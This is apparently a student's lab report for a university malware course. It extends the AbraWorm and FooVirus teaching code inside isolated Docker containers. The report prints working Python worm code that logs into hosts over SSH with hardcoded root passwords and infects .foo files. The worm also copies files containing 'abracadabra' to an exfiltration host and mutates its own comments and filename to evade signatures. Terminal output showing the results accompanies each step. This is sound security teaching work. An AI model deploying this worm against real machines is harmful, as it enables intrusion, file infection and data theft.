

Assignment Report ON Malware Offline

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Sec : B

After setting Docker these are the 10 dockers in the VM:

```
seed@security:~/offline2/Offline-Malware-Jan23/Docker-setup$ dockps
38d1469fca14  test_sshd_container_1
d31c40ffca30  test_sshd_container_10
86a54e4ac589  test_sshd_container_2
2ea7b5af090b  test_sshd_container_3
2308014804c8  test_sshd_container_4
9858efdbd851  test_sshd_container_5
ed788d944541  test_sshd_container_6
0ec91c68d06e  test_sshd_container_7
f0f78d0b8742  test_sshd_container_8
d0723aab97d5  test_sshd_container_9
seed@security:~/offline2/Offline-Malware-Jan23/Docker-setup$
```

Task 1:

I used most of the codes from Abraworm.py and added virus string and file read & write from FooVirus.py.

The resulting worm can find .foo file in the victim machine (if they are in root) and attack the file again this infected .foo file is sent to another machine like Abraworm did.

Copying virus:

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 100] # only upto last line of this virus file
```

After establishing a connection with the remote machine using Ip: '172.17.0.2'

Find .foo files

```
received_list = error = None
stdin, stdout, stderr = ssh.exec_command('ls *.foo')
error = stderr.readlines()
if error:
    print(error)
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
```

They are in the received_list.

Open those files copy the previous elements and put the virus there using sftp:

```
for item in files_of_interest_at_target:
    with ssh.open_sftp() as sftp:
        with sftp.file(item, 'r') as read_file:
            all_of_it=read_file.readlines()

        with sftp.file(item, 'w') as remote_file:
            remote_file.writelines(virus)
            all_of_it=["#"+line for line in all_of_it]
            remote_file.writelines(all_of_it)
```

After downloading these infected files send them to IP: '172.17.0.3' as ABrworm did.

Then remove these infected files from local:

```
for item in files_of_interest_at_target:
    try:
        os.remove(item)

    except:
        print("error")
```

Results:

Before the attack:

Ip: '172.17.0.2'

```
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
root@38d1469fca14:~# touch a.foo
root@38d1469fca14:~# echo hello_from_ip:172.17.0.2 > a.foo
root@38d1469fca14:~# ls
a.foo b.txt t1
root@38d1469fca14:~# cat a.foo
hello_from_ip:172.17.0.2
root@38d1469fca14:~#
```

Ip:'172.17.0.3'

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
root@86a54e4ac589:~# ls
root@86a54e4ac589:~# █
```

After:
local

```
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
seed@security:~/offline2/Offline-Malware-Jan23/offline2$ python3 1805063_1.py
Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'a.foo\n']
files of interest at the target: [b'a.foo']
new edited
dumped

Will now try to exfiltrate the files

connected to exfiltration host
done
seed@security:~/offline2/Offline-Malware-Jan23/offline2$
```

Ip:'172.17.0.2'

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~ × root@86a54e4ac589: ~ × seed@security: ~/offlin... × + ▼
root@38d1469fca14:~# cat a.foo
hello_from_ip:172.17.0.2
root@38d1469fca14:~# ls
a.foo b.txt t1
root@38d1469fca14:~# cat a.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

def get_new_usernames(how_many):
    if debug: return ['root']
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.2']
def get_new_passwds(how_many):
    if debug: return ['mypassword']
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 100] # only upto last line of
    this virus file
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds = get_new_passwds(NPASSWDS)
```

```

        if len(files_of_interest_at_target) > 0:
            print("\nWill now try to exfiltrate the files")
            try:
                ssh = paramiko.SSHClient()
                ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
                scpcon = scp.SCPClient(ssh.get_transport())
                print("\n\nconnected to exfiltration host\n")
                for filename in files_of_interest_at_target:
                    scpcon.put(filename)
                scpcon.close()
            except:
                print("No uploading of exfiltrated files\n")
                continue

            for item in files_of_interest_at_target:
                try:
                    os.remove(item)

                except:
                    print("error")

            print("done")
            if debug: break
            # end

#hello from ip:172.17.0.2
root@38d1469fca14:~# █

```

Ip:'172.17.0.3'

```

File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v

root@86a54e4ac589:~# ls
root@86a54e4ac589:~# ls
a.foo
root@86a54e4ac589:~# cat a.foo
#!/usr/bin/env python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

def get_new_usernames(how_many):
    if debug: return ['root']
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.2']
def get_new_passwd(how_many):
    if debug: return ['mypassword']
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 100] # only upto last line of
this virus file
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwd = get_new_passwd(NPASSWDS)

```

Task 2:

I modified the Abraworm.py and inserted a new func that adds newline and characters in comment lines randomly.

I also made sure the name of the modified file is generated randomly every time it's run and the modified file is also executable as previously.

Random character adding func:

```
def add_random_to_comments(original_file, modified_file):
    with open(original_file, 'r') as infile:
        content = infile.readlines()

    # Modify the content by adding random spaces, newlines, and characters to comment lines
    modified_content = ""
    for line in content:
        modified_line = ""
        if line.strip().startswith('#'):
            modified_line = line.strip()
            random_chars = ''.join(random.choices(string.ascii_letters + string.digits, k=random.randint(1, 50)))
            modified_line += random_chars
        else:
            modified_line = line

        if random.random() > 0.3:
            modified_line += "\n" # Add a random newline with 20% probability
        else:
            modified_line = line
        modified_content += modified_line

    with open(modified_file, 'w') as outfile:
        outfile.write(modified_content)
```

Generating modified file_name randomly:

```
random_chars = ''.join(random.choices(string.ascii_letters + string.digits, k=random.randint(1, 5)))
mod_name=random_chars+"_"+sys.argv[0][-3:]
```

Function call:

```
add_random_to_comments(sys.argv[0], mod_name)
```

Sending the modified_copy:

```
# Now deposit a copy of AbraWorm.py at the target host:
scpcon.put(mod_name)
scpcon.close()
```

After sending the files with 'abracadabra' inside to Ip:'172.17.0.3'
Delete them from local machine:


```
for item in files_of_interest_at_target:
    try:
        os.remove(item)

    except:
        print("error")
```

Results:


Before the attack:

Ip:172.17.0.2

A terminal window with three tabs: 'root@38d1469fca14: ~', 'root@86a54e4ac589: ~', and 'seed@security: ~/offlin...'. The active tab is 'root@38d1469fca14: ~'. The terminal shows the following commands and output:

```
root@38d1469fca14:~# ls
a.foo b.txt t1
root@38d1469fca14:~# cat b.txt
abracadabra
```

Ip: 172.17.0.3

A terminal window with three tabs: 'root@38d1469fca14: ~', 'root@86a54e4ac589: ~', and 'seed@security: ~/offlin...'. The active tab is 'root@86a54e4ac589: ~'. The terminal shows the following commands and output:

```
root@86a54e4ac589:~# ls
root@86a54e4ac589:~# ls
a.foo
```

After:

```
seed@security:~/offline2/Offline-Malware-Jan23/offline2$ python3 1805063_2.py
Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'a.foo\n', b'b.txt\n', b't1\n']
files of interest at the target: [b'b.txt']
Will now try to exfiltrate the files

connected to exfiltration host
seed@security:~/offline2/Offline-Malware-Jan23/offline2$
```


Ip:172.17.0.2 there is a v_.py that is the modified abraworm.

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
root@38d1469fca14:~# ls
a.foo b.txt t1
root@38d1469fca14:~# cat b.txt
abracadabra
root@38d1469fca14:~# ls
a.foo b.txt t1 v_.py
root@38d1469fca14:~# cat v_.py
#!/usr/bin/env pythonpPt0qPIu
### AbraWorm.pyUt013iloSlDYBd

import sys
import os
import random

import paramiko

import scp
import select

import signal
import string
```

Ip: 172.17.0.3

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
root@86a54e4ac589:~# ls
a.foo b.txt
root@86a54e4ac589:~# █
```

Differences between Abraworm.py and modified file:

```
offline2 > 1805063_2.py
56 trigrams = trigrams.split()
57 digrams = digrams.split()
58
59 def get_new_usernames(how_many):
60     if debug: return ['root'] # need a working usernam
61     if how_many == 0: return 0
62     selector = "{0:03b}".format(random.randint(0,7))
63     usernames = [''.join(map(lambda x: random.sample(trigra
64         if int(selector[x]) == 1 else random.sample(digra
65     return usernames
66
67 def get_new_passwd(how_many):
68     if debug: return ['mypassword'] # need a working t
69     if how_many == 0: return 0
70     selector = "{0:03b}".format(random.randint(0,7))
71     passwd = [''.join(map(lambda x: random.sample(trigra
72         if random.random() > 0.5 else '') if int(se
73         else random.sample(digrams,1)[0], r
74     return passwd
75
76 def get_fresh_ipaddresses(how_many):
77     if debug: return ['172.17.0.2']
78     # Provide one or more IP address that y
79     # want 'attacked' for debugging purpose
80     # The username and password you provided
81     # in the previous two functions must
82     # work on these hosts.
83     if how_many == 0: return 0
84     ipaddresses = []
85     for i in range(how_many):
86         first,second,third,fourth = map(lambda x: str(1 + r
87         ipaddresses.append( first + '.' + second + '.' + th
88     return ipaddresses

offline2 > v_.py
93
94 def get_new_passwd(how_many):
95
96     if debug: return ['mypassword'] # need a working t
97     if how_many == 0: return 0
98
99     selector = "{0:03b}".format(random.randint(0,7))
100
101     passwd = [''.join(map(lambda x: random.sample(trigra
102
103         if random.random() > 0.5 else '') if int(se
104         else random.sample(digrams,1)[0], r
105
106     return passwd
107
108
109 def get_fresh_ipaddresses(how_many):
110
111     if debug: return ['172.17.0.2']
112
113     # Provide one or more IP address that y
114     # want 'attacked' for debugging purposes.yMsXCyAQJMAJ6rqLHC
115     # The username and password you provided
116     # in the previous two functions mustDnrfMuAkJCikI6
117     # work on these hosts.IlbHT4CRsQt1QrkiMfLySzZBT6LrYoHTk3Hc
118     if how_many == 0: return 0
119     ipaddresses = []
120
121     for i in range(how_many):
122
123         first,second,third,fourth = map(lambda x: str(1 + r
124
125         ipaddresses.append( first + '.' + second + '.' + th
```

Task 3:

Almost the same as Task 2. There are some modifications for separating directories and filenames for recursive actions.

Recursively find the files with “abracadabra” inside

```
# Now let's look for files that contain the string 'abracadabra'
cmd = 'grep -rls abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
```

After finding the files in `received_list` and stripping them in `files_of_interest_at_target` extract the filename and directory paths and store them in different lists.

```
file_directories = [os.path.dirname(file_item.decode('utf-8')) for file_item in files_of_interest_at_target]
print(file_directories)

file_names = [os.path.basename(file_item.decode('utf-8')) for file_item in files_of_interest_at_target]
print(file_names)
```

Creating directory paths to put the modified file in the same directory where the text file exists

```
for i in range(len(file_directories)):
    # sf=f.strip("/")
    if(file_directories[i]==""):
        print("root")
    else:
        file_directories[i]=file_directories[i]+"/"

    print(file_directories[i])
```

Putting modified files there:

```

scpcon = scp.SCPClient(ssh.get_transport())
if len(files_of_interest_at_target) > 0:
    x=0
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)
        scpcon.put(mod_name, "~/"+file_directories[x])
        x+=1
    scpcon.close()

```

Now putting the text file to Ip:172.17.0.3

```

print("\n\nconnected to exfiltration host\n")
for filename in file_names:
    scpcon.put(filename)
scpcon.close()

```

Removing both the modified files and downloaded text files:

```

try:
    os.remove(mod_name)
except:
    print("error")
for item in file_names:
    try:
        os.remove(item)
    except:
        print("error")

```

Results:

Before attack

Ip:172.17.0.2

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~/t1 x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
root@38d1469fca14:~# ls
a.foo b.txt t1 v_.py
root@38d1469fca14:~# cat b.txt
abracadabra
root@38d1469fca14:~# rm v_.py
root@38d1469fca14:~# cd t1
root@38d1469fca14:~/t1# ls
c.txt
root@38d1469fca14:~/t1# cat c.txt
abracadabra
```

Ip: 172.17.0.3

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~ x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v
root@86a54e4ac589:~# ls
root@86a54e4ac589:~# ls
a.foo
```

After:

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~/t1 x root@86a54e4ac589: ~ x seed@security: ~/offlin... x +
seed@security:~/offline2/Offline-Malware-Jan23/offline2$ python3 1805063_3.py
Trying password mypassword for user root at IP address: 172.17.0.2

connected

output of 'ls' command: [b'a.foo\n', b'b.txt\n', b't1\n']
files of interest at the target: [b'b.txt', b't1/c.txt']
['', 't1']
['b.txt', 'c.txt']
root

t1/
here

Will now try to exfiltrate the files

connected to exfiltration host
seed@security:~/offline2/Offline-Malware-Jan23/offline2$
```

Ip:172.17.0.2. There are 2 files with “abracadabra” 1 in the root and another in t1 folder.

In both places, the modified Abraworm is placed

```
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~/t1 x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v

root@38d1469fca14:~# ls
a.foo b.txt t1 v_.py
root@38d1469fca14:~# cat b.txt
abracadabra
root@38d1469fca14:~# rm v_.py
root@38d1469fca14:~# cd t1
root@38d1469fca14:~/t1# ls
c.txt
root@38d1469fca14:~/t1# cat c.txt
abracadabra
root@38d1469fca14:~/t1# cd ..
root@38d1469fca14:~# ls
a.foo a_.py b.txt t1
root@38d1469fca14:~# cd t1
root@38d1469fca14:~/t1# ls
a_.py c.txt
root@38d1469fca14:~/t1# cat a_.py
#!/usr/bin/env python9ZxEsNwya0MHicgsLbJDUGG3DHy4yKer59mRWiAsEKVql1C

### AbraWorm.py0Zr1mtZyB

import sys
```

Ip:172.17.0.2

```
root@86a54e4ac589: ~ ^ _ □ x
File Edit View Search Terminal Tabs Help
root@38d1469fca14: ~/t1 x root@86a54e4ac589: ~ x seed@security: ~/offlin... x + v

root@86a54e4ac589:~# ls
a.foo b.txt c.txt
root@86a54e4ac589:~# cat b.txt
abracadabra
root@86a54e4ac589:~# cat c.txt
abracadabra
root@86a54e4ac589:~#
```